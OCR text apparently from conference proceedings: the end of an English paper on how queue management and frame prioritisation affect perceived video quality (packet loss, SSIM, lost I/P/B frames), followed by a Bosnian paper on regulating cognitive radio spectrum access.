


Figure 4: Packet losses for various network configurations (pp, ppRED, ppDiff)




Figure 5: I frame losses (pp, ppRED, ppDiff)




Figure 6: P frame losses (pp, ppRED, ppDiff)




Figure 7: B frame losses (pp, ppRED, ppDiff)




Figure 8: Frame jitter (pp, ppRED, ppDiff)

D. Point-to-multipoint network configuration

Three traffic sources are connected to router 3: FTP traffic source, CBR traffic source and video source. All nodes are connected by 1.5 Mbps links and a latency of 10ms, but the link between router 3 and router 4 is configurable. Testing was done by changing the bandwidth between router 3 and router 4. Simulation is done for following bottleneck bandwidths: 0.2 Mbps, 0.5 Mbps, 0.8 Mbps, 1 Mbps, 1.2 Mbps, 1.5 Mbps, 2 Mbps, 3 Mbps, 5 Mbps, 10 Mbps, 20 Mbps and 30 Mbps.

Following scenarios were simulated:
- mp - Drop Tail / FIFO mechanism: buffer size = 12
- mpRED - RED queue management mechanism,
- mpDiff - Categorization of packets by assigning priorities. Other sources of traffic in the network receive a medium priority, i.e., as P packets.

Video traffic is transmitted to video receivers as multicast traffic.

Figure 10 and Figure 11 show that test "mpDiff" had the highest packet loss, but also gave the best results in case of larger network load, i.e. the bottleneck bandwidth up to 1.2 Mbps. The loss of packages at higher bandwidths was reduced to a minimum for all three tests so that the signal quality was almost equal for all of them. Jerkiness is evident in "mpQoS" received videos, due to the large number of lost B frames.




Figure 9: Point-to-multipoint scenario network configuration




Figure 10: Packet losses for various network configurations (mp, mpRED, mpDiff)




Figure 11: SSIM index for various network configurations (mp, mpRED, mpDiff)




Figure 12: I frame losses (mp, mpRED, mpDiff)




Figure 13: P frame losses (mp, mpRED, mpDiff)




Figure 14: B frame losses (mp, mpRED, mpDiff)




Figure 15: Frame jitter (mp, mpRED, mpDiff)

E. Network configuration with four core routers and three edge routers

There are 7 routers in the network: 4 core routers and 3 edge routers. Router 3, 8 and 9 represent the edge routers (see Figure 16). Router 4, 5, 6 and 7 are the core routers. Three traffic sources are connected to router 3: FTP traffic source, CBR traffic source and video source. All traffic sources and receivers are connected to edge routers by 10Mbps links with a delay of 5ms. Core routers are interconnected by 2Mbps links with a delay of 5ms.

Following scenarios were tested:

- mpCore - All routers in the network are using Drop Tail/FIFO queue management mechanism (buffer size = 12)
- mpCoreRED - Core routers use RED queue management mechanism and edge routers use Drop Tail mechanism (buffer size = 12)
- mpCoreDiff - Categorization of packets by assigning priorities (buffer size = 12) is used

Video traffic is transmitted to video receivers as multicast traffic. Video receivers send requests to join the multicast group 0.2s after the beginning of the simulation. To exclude the possibility that the "mpCoreDiff" test achieves quality improvement at the expense of background traffic, FTP and CBR sources are assigned the highest priority, i.e. the same priority as I frames.

In terms of SSIM, the "mpDiff" test gave the best results, and "mpCore" test the worst. SSIM graph (Figure 17) shows periodic peaks for tests "mpCore" and "mpDifff", especially for "mpDiff".




Figure 16: Network configuration with four core routers and three edge routers

Table 2: Number of lost frames by type

FRAME TYPE	NUMBER OF FRAMES SENT	NUMBER OF FRAMES LOST		
		mpCore	mpCoreRED	mpCoreDiff
I	45	44	29	16
P	89	27	19	82
B	266	132	64	260
TOTAL	400	203	112	358

Table 3: SSIM index (mean, min, max)

	mpCore	mpCoreRED	mpCoreDiff
Mean SSIM	0.32637	0.53011	0.55024
Min. SSIM	0.11323	0.19886	0.22946
Max SSIM	0.93599	0.93617	0.95468




Figure 17: Comparison of SSIM index for mp, mpRED and mpDiff

Distance between peaks in SSIM graph for "mpCoreDiff" is 9 frames which can be explained by analyzing video trace file and taking into account the GOP pattern of the observed video signal, and the fact that every lost frame is replaced by the last correctly decoded frame. Namely, only few I frames were lost in "mpCoreDiff" test, and that caused a high SSIM index. However, "mpCoreDiff" had a large loss of B and P frames. Many B and P frames that come after the I frames are lost, so the quality decreases, as each succeeding frame is more different from the previous I frame which was used for encoding. There are peaks on the graph for every received I frame. Distance between peaks is minimal 9 frames, because the distance between I frames in GOP patterns is 9 frames. Looking at the graph that compares the behavior of SSIM for all three tests, we see that the lowest values of SSIM index for "mpCoreDiff" test have similar values as SSIM index of "mpCore". However, "mpCore" has no possibility to restore the video quality, because a large number of lost I frames disables the decoding of a large number of P and B frames, even if those frames are received correctly and in time. RED mechanism had fewer losses for all types of frames due to more efficient queue management than Drop Tail mechanism, thus achieving better SSIM index.

III. CONLUSION

Evaluating QoS parameters like packet loss is not sufficient to make conclusions about the perceptual quality of video. Minimizing packet loss does not always lead to better video quality. In order to make predictions

about the perceptual video quality, knowledge about video codec and GOP pattern is needed. In order to evaluate the impact of QoS on perceptual video quality, frame loss must be calculated based on packet loss. There is a strong correlation between video quality and number of lost I frames.

REFERENCES

[1] Stefan Winkler Genista Corporation: „Digital Video Quality, Vision Models and Metrics“, Montreux, Switzerland, John Wiley & Sons, 2005

[2] Zhou Wang and Alan C. Bovik: „A Human Visual System-Based Objective Video Distortion Measurement System“, Conference on Multimedia Processing and Systems (2000)

[3] H.R. Wu and K.R. Rao, „Digital Video Image Quality and Perceptual Coding“, Taylor & Francis Group, LLC 2006

[4] Ralf Steinmetz, Klara Nahrstedt: “Multimedia systems,,, Springer, 2010

[5] Gabriel Cristobal, Peter Schelkens, Hugo Thienpont: „Optical and Digital Image Processing: Fundamentals and Applications“, WILEY-VCH Verlag GmbH & Co 2011

[6] Zhou Wang,Alan C. Bovik,Hamid R. Sheikh, Eero P. Simoncelli: “Image Quality Assessment: From Error Visibility to Structural Similarity “,IEEE Transactions on Image Processing, VOL. 13, No. 4, April 2004

[7] http://www.isi.edu/nsnam/ns/

[8] J. Klaue, B. Tathke, and A. Wolisz: “Evalvid – A framework for video transmission and quality evaluation”, In Proc. Of the 13th International Conference on Modelling Techniques and Tools for Computer Performance Evaluation, Urbana, Illinois, USA, 2003, pp. 255-272.

[9] http://compression.ru/video/quality_measure/vqmt_download_en.html#free

Regulatorni aspekti kognitivnog radio pristupa

Almedin Džebo, dipl.inž.saob. i kom.; M.Sc. Harun Mutapčić, dipl.inž.saob. i kom.
Područje upravljanja radiofrekventnim spektrom
Regulatorna agencija za komunikacije
Mehmeda Spahe 1, Sarajevo, Bosna i Hercegovina
Telefon: +387 33 250 600; E-mail: adzebo@rak.ba, hmutapcic@rak.ba

***Sažetak* – Radio frekventni spektar sve brže postaje najvredniji prirodni resurs na planeti. Povećan interes za razvoj bežičnih komunikacijskih tehnologija zahtijeva pronalaženje načina za dinamičniji i efikasniji pristup spektru. Tehnologija koja se nameće kao rješenje za takav izazov je kognitivni radio (CR - Cognitive Radio) koji predstavlja pravu revoluciju u bežičnoj komunikaciji sa značajnim uticajem na razvoj buduće tehnologije pružanja usluga korisnicima. CR sistem koristi informacije o zauzetosti spektra kako bi prilagodio svoje emisione parametre kao što su frekvencija, predajna snaga i dr. On je dizajniran da osigura efikasno korištenje i veću fleksibilnost u korištenju dijelova spektra koji su neiskorišteni od strane trenutnog (primarnog) korisnika bez štetne smetnje. Ova tehnologija stvara izazove ne samo učesnicima na telekomunikacijskom tržištu već predstavlja jedan od ključnih elemenata u budućem sistemu upravljanja radiofrekvencijskim spektrom. Za primjenu CR tehnologije neophodna je koegzistencija između različitih službi u istom frekvencijskom opsegu gdje se podrazumijeva i njihovo istovremeno korištenje bez obzira na njihov regulatorni status (primarni, sekundarni).**

I. UVOD

Temeljem osnovnog ekonomskog zakona ponude i potražnje, stalni rast zahtjeva za korištenjem ograničenog resursa radiofrekvencijskog spektra, dovodi do porasta njegove vrijednosti. Kako se spektar kontinurano i sa sve većom dinamikom dodijeljuje korisnicima to se više dolazi do zagušenja određenih opsega. Zbog toga nove aplikacije sve teže nalaze svoje mjesto u spektru. Ključna stvar koja se u takvom okruženju nameće je povećanje efikasnosti korištenja pomoću različitih tehnologija i metoda. Ovakav trend predstavlja veliki izazov za regulatora koji treba naći prostor za razvoj novih usluga uz zaštitu postojećih korisnika i javnog interesa. Potrebno je naći mjeru između tržišno orijentirane regulacije i one koja štiti javni interes. Zbog sve veće vrijednosti spektra, regulacija se provodi sve češće prema tržišnim principima.

II. OPĆE KARAKTERISTIKE KOGNITIVNIH SISTEMA

Radiofrekvencijski spektar predstavlja okruženje u kome se vrše stalne analize i istraživanja kako bi se došlo do metoda koje će poboljšati iskorištenost frekvencijskih opsega i time otvoriti mogućnost za dalji razvoj ove vrste komunikacija, razmatrajući različite modalitete od pojednostavljivanja administrativnih procedura do tehničkih i tehnoloških unapređenja sistema kojim bi se osiguralo efikasnije korištenje raspoloživih resursa. S tim ciljem javljaju se nove tehnologije koje su u mnogome adaptivnije od postojećih sistema. One sadrže odgovarajuće komponente koje ih čine „pametnim“ i omogućavaju im korištenje spektra na mnogo elastičniji, efikasniji način koji je prilagodljiv uvjetima u praksi. Novi radio sistemi zahtijevaju inteligentne mogućnosti za podršku distribuiranom kvalitetu servisa kada dijele spektar sa sličnim radio sistemima koji nemaju mogućnost koegzistencije. Jedna od takvih novorazvijenih tehnologija je kognitivni radio (CR - Cognitive Radio).

Osnovne karakteristike CR-a su [2]:


1. fleksibilnost,
2. agilnost,
3. RF senzitivnost,
4. umrežavanje.

Fleksibilnost je sposobnost promjene valnog oblika i konfiguracije uređaja. Primjer je stanica na tornju koji se koristi za ćelijsko pokrivanje u određenom opsegu za pružanje govornih usluga, ali izmjenom valnog oblika može primiti telemetrijske podatke od automata za prodaju, u periodu slabog korištenja bazne stanice, ili druge jednako korisne informacije. Što znači, isti opseg se koristi za dvije vrlo različite uloge sa različitim prenosnim karakteristikama kao što je brzina prijenosa podataka, kašnjenje, prioritet i sl.

Agilnost je sposobnost promjene opsega u kojem će uređaj raditi. Ćelijski telefoni imaju agilnost, jer mogu raditi na dva ili više opsega (npr. 900 i 1800 MHz). Kombiniranje agilnosti i fleksibilnosti daje "adaptivni" radio, jer radio može koristiti različite valne oblike u različitim opsezima.

RF senzitivnost je sposobnost promatranja stanja sistema, koja uključuje radio karakteristike i što je još važnije, okolinu. To je sljedeća logična komponenta u omogućavanju dinamike CR-a. Senzitivnost omogućuje radio uređaju samosvjesnost i na taj način može da procjenjuje svoj utjecaj na okolinu.

Umrežavanje je sposobnost komuniciranja između više čvorova i na taj način se olakšava rad kombinirajući očitavanje i kontrolu kapaciteta tih čvorova.



Slika 1. Spektralna šupljina

Ova tehnologija koristi za svoj rad tzv. šupljine u spektru (*spectrum hole*) prikazane na Slici 1., odnosno dijelove spektra dodijeljene primarno korisniku koji ga u datom momentu na određenoj geografskoj lokaciji ne koristi. Ovakav pristup spektru se naziva i prilagođeni pristup spektru (*OSA – Opportunistic Spectrum Access*). On ima i dodatnu kompleksnost slušanja drugih predajnika kako bi napustio „spektralnu šupljinu“ kada primarni korisnik pristupa spektru [5].

III. DIJELJENJE SPEKTRA

Veliki broj usluga uvjetuje nagli rast potrebe za korištenjem spektra tako da imamo opsege koji su iskorišteni u velikom procentu. Najviše opterećeni opsezi su oni u kojima se nalaze usluge koje zahtijevaju veliku širinu opsega za svoj rad, kao npr. širokopojasne veze točka - točka i točka - više točaka i sl. U cilju prevazilaženja prevelike zauzetosti, vrši se uspostavljanje sistema upravljanja spektrom koristeći nove metode i modele kao što su: refarming, koegzistencija službi i usluga, fleksibilno korištenje i harmonizacija. Za kognitivne radio sisteme najznačajniji je model fleksibilnosti što u stvari predstavlja sposobnost da se podrži modifikacija ili da se prilagodi novouspostavljenom sistemu.

Do sad se uvijek govorilo o zauzetom i slobodnom opsegu radio frekvencija. Zbog sve veće iskorištenosti ovog prirodnog ograničenog resursa potrebno je prihvatiti novu filozofiju koju pruža kognitivni radio. Dakle, ovdje se radi samo o zauzetom opsegu i to o stepenu njegove zauzetosti: potpuna, djelimična i slaba zauzetost opsega (crni, sivi i bijeli opseg).

Kanali u kojima je kontinuirano prisutan signal velike snage su potpuno zauzeti (crni), oni kanali kod kojih je snaga uređaja primarnih korisnika niža ili su periodično aktivni su djelimično zauzeti (sivi), a najpogodniji za primjenu kognitivnih radio sistema su kanali slabe zauzetosti (bijeli). To su kanali u kojima ne postoje drugi interferirajući signali. Prvobitni koncept razvoja kognitivnih sistema bilo je korištenje samo tzv. bijelih kanala, međutim u zadnje vrijeme se razmatraju i korištenja sivih kanala [3].

IV. KOGNITIVNI PRISTUP SPEKTRU

Temeljno polazište u upravljanju radio frekvencijskim spektrom je da nacionalni regulator u svakoj zemlji treba odlučiti tko ima pravo pristupa radio spektru. Regulator omogućava pristup bilo izdavanjem dozvola ili izuzimanjem pojedinih uređaja iz procesa licencenciranja. Stoga, kognitivni pristup u komercijalnom dijelu spektra bi se općenito mogao tumačiti kao protuzakonit, dok regulator ne propiše, kroz niz parametara, uvjete pod kojima se ta vrsta tehnologije može koristiti.

Regulator može usvojiti različite modele kognitivnog pristupa spektru uključujući [3]:

- Omogućavanje postojećim nosiocima dozvola da mogu dozvoliti kognitivni pristup u svom dijelu opsega, ako oni to žele;
- Licenciranje kognitivnih sistema u određenim opsezima;
- Izuzimanje kognitivne opreme iz procesa licenciranja sa odgovarajućim ograničenjima o tome kada, gdje i u kojem režimu da rade;
- Zabrana korištenja (kosi se sa načelima efikasnog korištenja spektra).

Odabir načina pristupa će izvršiti svaki regulator pojedinačno i on u određenoj mjeri ovisi o samoj politici upravljanja radio spektrom kao i u nekim slučajevima od zakonskih prava postojećih vlasnika. Obzirom da se radi o veoma osjetljivom području potrebno je pažljivo proučiti sve aspekte i eventualne efekte koje može prouzrokaovati ovakva regulacija, pa tek onda poduzeti odgovarajuće prikladne mjere. Postoje različita mišljenja u vezi s vlasništvom nad spektrom. Jedni su mišljenja, da obzirom da je spektar vlasništvo države, regulator ima pravo omogućiti korištenje dodatnim korisnicima opsega koji su već licencirani za određenog operatora. Drugi su mišljenja da se mora uzeti u obzir, da kupovinom odgovarajuće regionalne ili nacionalne dozvole operator ima potpuna prava na iskorištavanje tog spektra, uključujući i ograničavanje pristupa kognitivnim korisnicima ako to primarni korisnik želi.

Regulator koji implemantira sistem upravljanja radio spektrom s tzv. "punim imovinskim pravima nad spektrom" će omogućiti nosiocu dozvole da iznajmljuje svoje "viškove" spektra sistemima s kognitivnim načinom pristupa. Onaj tko preferira model tzv. "državnog prava" će omogućiti pristup spektru kroz licencirani ili nelicencirani režim rada.

Konačna odluka za regulatora, koji je odlučio dopustiti kognitivni pristup, treba definirati izdaje li dozvole za pristup ili ne. Većina zagovornika kognitivnog pristupa su mišljenja da dozvolu nije potrebno izdavati, već da korisnici mogu kupiti uređaj i odmah pristupiti korištenju spektra. Alternativa ovome bi mogla biti u izdavanju dozvole za organizaciju, nekom od dostupnih modela dodjele, koja bi imala prava na korištenje kognitivnog pristupa u određenom opsegu.


Licencirani pristup spektru pruža mogućnosti prije svega izgradnje infrastrukture, kao što su mobilne mreže, a nelicencirani model pristupa više potiče ideju razvoja kognitivnih uređaja kratkog dometa. U idealnom slučaju, regulator treba odabrati pristup koji maksimizira vrijednost za zemlju. U ovoj ranoj fazi razvoja kognitivnog pristupa, to je još poprilično nejasno koji je model najprikladniji.

Ako regulator odluči dopustiti kognitivni pristup u određenom opsegu, npr. TV opseg, mora prije svega definirati pravila ulaska. Obično će ta pravila sadržavati parametre koji osiguravaju vrlo nisku vjerojatnošću smetnje trenutnim korisnicima datog RF opsega, i u isto vrijeme postavljanje što manje ograničenja kognitivnim sistemima. Regulator se također treba fokusirati na mogućnost pojave smetnji između kognitivnih uređaja kako njihovo korištenje bude raslo. Izbjegavanje smetnji je općenito vrlo težak tehnički problem. Na primjer, kognitivni uređaji su bazirani na tehnologiji očitavanja odnosno mjerenja postojećeg signala, kako bi se utvrdilo je li određeni kanal trenutno u upotrebi. Regulator mora utvrditi i propisati nivo signala koji uređaj mora biti u stanju osjetiti kako bi se osigurala vrlo niska vjerojatnoća smetnje. Kao što je iskustvo pokazalo, takvo određivanje nivoa signala je vrlo kompleksno i uključuje mnoge probleme procesuiranja signala pri određivanju snage uređaja, širine opsega, kontrole, itd.

Ovakav pristup korištenja spektra tj. njegova dinamička dodjela u kognitivnim radio sistemima postavlja pred regulatore veoma zahtjevan zadatak. Potrebno je formirati odgovarajući regulatorni okvir koji bi bez dodatnih administrativnih barijera potpomogao rad i razvoj ove nove tehnologije.

Da bi se koristila CR tehnologija odnosno shvatila problematika vezana za uvođenje ovih sistema mora se napraviti razlika između dva osnovna oblika koegzistencije između različitih službi i usluga u istom opsegu [1]:

- *Vertikalna podjela*: resursi se dijele po primjeni s različitim regulatornim statusom (primarna ili sekundarna namjena jednom servisu ili različitim servisima). Npr. pravljenje programa za specijalne događaje (PMSE – Programme Making and Special Events) aplikacije koje imaju manji prioritet mogu koristiti CR tehnologiju kako bi izbjegli interferenciju s drugim aplikacijama koje su već aktivne u opsegu kao što je radiodifuzija;
- *Horizontalna podjela*: Dijeljenje službi po aplikacijama s istim regulatornim statusom (obje aplikacije primarna ili sekundarna). U ovom slučaju oba servisa mogu koristiti CR tehnologiju, npr. ćelijski sistemi.



Slika 2. Vertikalni i horizontalni način dijeljenja službi/usluga

Oblik dijeljenja vertikalni ili horizontalni (Slika 2.) opisuje odnos između dvije službe od kojih svaka može biti primarna ili sekundarna. To formalno proizvodi osam potencijalnih kombinacija od kojih su samo neke značajne:

- dvije primarne službe ili dvije aplikacije primarnih službi mogu dijeliti resurse na osnovu vertikalne ili horizontalne podjele;
- dvije sekundarne službe ili dvije potencijalne aplikacije sekundarnih službi mogu dijeliti resurse na osnovu vertikalne ili horizontalne podjele. Vertikalna podjela između dvije sekundarne službe je na osnovu njihove veze sa primarnom službom;
- primarna služba i sekundarna služba mogu dijeliti resurse na osnovu vertikalne podjele.

V. REGULATORNE IMPLIKACIJE RAZLIČITIH METODA KOGNITIVNOG PRISTUPA

Danas najčešće korištene tehnike za utvrđivanje zauzetosti pojedinih opsega su: očitavanje (*sensing*) spektra, pomoću radiofarova (*beacons*) i pomoću geolokacijske baze podataka (*Geolocation Databases*). Ove tehnike se mogu koristiti individualno ili u kombinaciji, u cilju postizanja niskog nivoa smetnji u okolini [3].

U ovom dijelu nećemo razmatrati njihove tehničke parametre niti njihovu efikasnost, već samo dati osvrt na to kakav utjecaj ove tehnike imaju na regulaciju.

Što se tiče tehnike očitavanja, ranije je već kazano da regulator treba odrediti odgovarajuće pragove osjetljivosti uređaja. Alternativa tehnici očitavanja predstavlja geolokacijska baza podataka koja sadrži podatke o frekvencijama koje su dostupne za datu lokaciju. Kognitivni uređaj pomoću pristupa ovoj bazi može na određenoj geografskoj lokaciji "spoznati" frekvenciju koja je dostupna za njegov rad.

S ovom tehnikom otvaraju se brojna regulatorna pitanja kao što su:

- Koja je potrebna točnost uređaja u pogledu određivanja lokacije?
- Tko će održavati bazu podataka referentnom?
- Hoće li biti jedna usluga za sve opsege ili ne?
- Koliko često treba prilagođavati uređaj bazama podataka i tko će biti odgovoran za to?
- Što je s dinamičnim korištenjem spektra frekvencija koje su samo povremeno u upotrebi?

Korištenje baza podataka daje jednu zanimljivu prednost za regulatora, a to je sposobnost kontroliranja uređaja koji rade u nelicencnom režimu na način koji nikad prije nije bio moguć. Tako, na primjer, regulator koji želi ukloniti sve kognitivne uređaje iz opsega na određenoj geografskoj lokaciji može postaviti u bazu podataka za sve frekvencije oznaku "zauzet". Kognitivni uređaji u tom slučaju ne bi mogli vršiti prenos podataka na tim lokacijama. Pored toga, regulator može razdvojiti različite vrste kognitivnih uređaja i provoditi različita pravila za uređaje s različitim kognitivnim sposobnostima [4].

Tehnika prijema signala s radiofara podrazumijeva postojanje odgovarajuće komunikacijske infrastrukture (*radiofar*) pomoću koje kognitvni sistem dobiva informaciju o slobodnim kanalima koji su raspoloživi na datom području odnosno u blizini sistema. Kognitivni radio podešava prijemnik kako bi primio infomaciju te na osnovu te informacije pronalazi prefeririani kanal za rad. Ukoliko uređaj nije u stanju primiti signal s radiofara odnosno ako se nalazi van dometa emisije radiofara, ne smije vršiti emitiranje signala, jer može prouzrokovati interferenciju. Ova tehnika je najmanje popularna te se razvoju regulative za ovakve sisteme najmanje posvećuje pažnja. U vezi sa regulacijom ove tehnike za detekciju slobodnog prostora u spektru vežu se sljedeća pitanja:

- Tko će odašiljati signal s radiofara?

- Kako održati referentnost odaslane infomacije u sredini koja se jako brzo mijenja?
- Koji dio spektra koristiti za radiofarove?
- Je li prihvatljivo za kognitivne sisteme da su van službe ako nemaju vezu sa radiofarom?
- Kako ograničiti signal s radiofara samo na određenu zonu pokrivanja?

Ova i mnoga druga pitanja koja se nameću regulatoru će morati biti riješavana prije puštanja u rad ove vrste uređaja. Svjedoci smo da kognitvni radio predstavlja temu o kojoj se sve više raspravlja na svjetskim skupovima regulatora. Uvrštena je i u rad Svjetske radio konferencije 2012 (*World Radio Conference 2012 Geneve*) koja se održava u Ženevi, kao posebna tematska cjelina.

VI. ZAKLJUČAK

Kako bi se na što je bolji način izvšio uvid o stanju iskorištenosti spektra, vrši se stalni montoring frekvencijskih opsega odnosno prati se nivo zauzetosti pojednih opsega u vremenu i na određenoj lokaciji. Mjerenjima koje su proveli regulatori širom svijeta je utvrđeno da se dodijeljeni radio spektar koristi veoma neefikasno. U pojedinim, već dodijeljenim, opsezima spektar se koristi manje od 5% u odnosu na moguće kapacitete.

Podaci o popunjenosti spektra veoma su važni za formiranje politike uređenja frekvencijskog spektra regulatornih tijela koja su odgovorna za donošenje odgovarajućih propisa koji definiraju dodjelu spektra i pravila pristupa ovom vrijednom prirodnom resursu. Obzirom na ovu činjenicu potrebno je veoma detaljno analizirati trenutno stanje u RF spektru i na osnovu toga vršiti odgovarajuće regulatorne aktivnosti u pogledu fleksibilnijeg načina korištenja spektra i implementacije kognitivnih sistema u odgovarajućim opsezima. Potrebno je napraviti studije kompatibilnsti i koegzistencije više različitih sistema i usluga unutar datog opsega. Obzirom da na telekom tržištu postoji interes za razvoj i uvođenje novih usluga i sistema, saradnjom regulatora, prometnih instituta te telekom industrije urađeno je već više takvih studija.

Regulator kao kreator pravila i politike korištenja radiofrekvencijskog spektra ima veoma složen zadatak regulacije ovakvog načina pristupa spektru. Ključna stvar je pomiriti zahtjeve telekom industrije i korisnika uz zaštitu javnog interesa. Potrebno je izvšiti konzultacije o ovoj temi sa većim brojem potencijalnih učesnika ovog procesa kako bi se na pravi način odabrala rješenja koja će doprinijeti daljnjem razvoju telekomunikcijskog tržišta. Pored regulatora u procesu donošenja regulative za ovaj specifičan način pristupa spektru, značajnu ulogu treba da preuzmu i proizvođači opreme, instituti za certificiranje, kreatori sadržaja, mrežni operatori, korisnici, itd. Sinergijom svih spomenutih se može kreirati regulatorni okvir koji će usmjeravati daljnji tok razvoja kognitivnih sistema dajući odgovarajuću potporu ali i određene restrikcije u službi zaštite postojećeg sistema upravljanja radiofrekvencijskim spektrom.

